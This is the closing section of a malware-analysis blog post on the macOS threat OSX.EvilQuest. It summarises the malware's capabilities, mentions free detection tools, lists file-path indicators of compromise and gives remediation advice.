
This wraps up our analysis of `OSX.EvilQuest` ! In part one of this blog post series, we detailed the infection vector, persistence, and anti-analysis logic of this new malware.

Today, we dove deeper, detailing the malware's viral infection capabilities, file exfiltration logic, persistence monitoring, remote tasking capabilities, and its ransomware logic.

End result? A rather comprehensive understanding of this rather insidious threat!

But good news, our (free!) tools such as BlockBlock and RansomWhere? were able to detect and thwart various aspects of the attack …with no priori knowledge!





IoCs:

- `/Library/mixednkey/toolroomd`
- `/Library/AppQuest/com.apple.questd`
- `~/Library/AppQuest/com.apple.questd`
- `/Library/LaunchDaemons/com.apple.questd.plist`
- `~/Library/LaunchAgents/com.apple.questd.plist`

Note though if you are infected, due to the malware's viral infection capabilities, it is recommended that one wipes the infected system and fully reinstalls macOS.

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

](https://www.patreon.com/bePatron?c=701171)

Source: https://objective-see.com/blog/blog_0x60.html